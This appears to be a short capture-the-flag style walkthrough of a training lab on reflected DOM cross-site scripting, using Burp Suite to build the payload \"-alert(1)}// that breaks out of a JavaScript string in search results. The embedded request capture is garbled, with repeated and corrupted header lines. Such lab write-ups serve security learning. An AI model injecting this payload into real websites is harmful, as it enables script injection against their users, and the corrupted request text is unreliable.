This lab demonstrates a reflected DOM vulnerability. Reflected DOM vulnerabilities occur when the server-side application processes data from a request and echoes the data in the response. A script on the page then processes the reflected data in an unsafe way, ultimately writing it to a dangerous sink.

To solve this lab, create an injection that calls the alert() function.

Go to the target website and use the search bar to search for a random test string and intercept the traffic in the burpsuite.

Initial goal is break out of the javascript using the custom payload.

\"man

```
Pretty Raw Hex


| GET /search-results?search=hello\"man HTTP/2 |
| Host: Oaac00e8048f2e13805085le00a50015.web-security-academy.net |
| Content-results?search=hello\"man HTTP/2 |
| Host: Oaac00e8048f2e13805085le00a50015.web-security-academy.net |
| Content-results?search=hello\"man HTTP/2 |
| Host: Oaac00e8048f2e13805085le00a50015.web-security-academy.net |
| Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99" |
| Sec-Fetch-Mode: (Vindows NT 10.0) Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Satari/537.36 Edg/124.0.0.0 |
| Sec-Fetch-Tode: (vindows" | Accept-Aindows | Accept-Edge | Accept-Edg
```

We can actually comment that out that we use comments in JavaScript // we are going to end our java script object first.



Now we will make out payload by -alert() instead of man we are using - because + usually url encoded.

\"-alert(1)}//



Now paste the payload in the proxy tab and alert will be triggered.

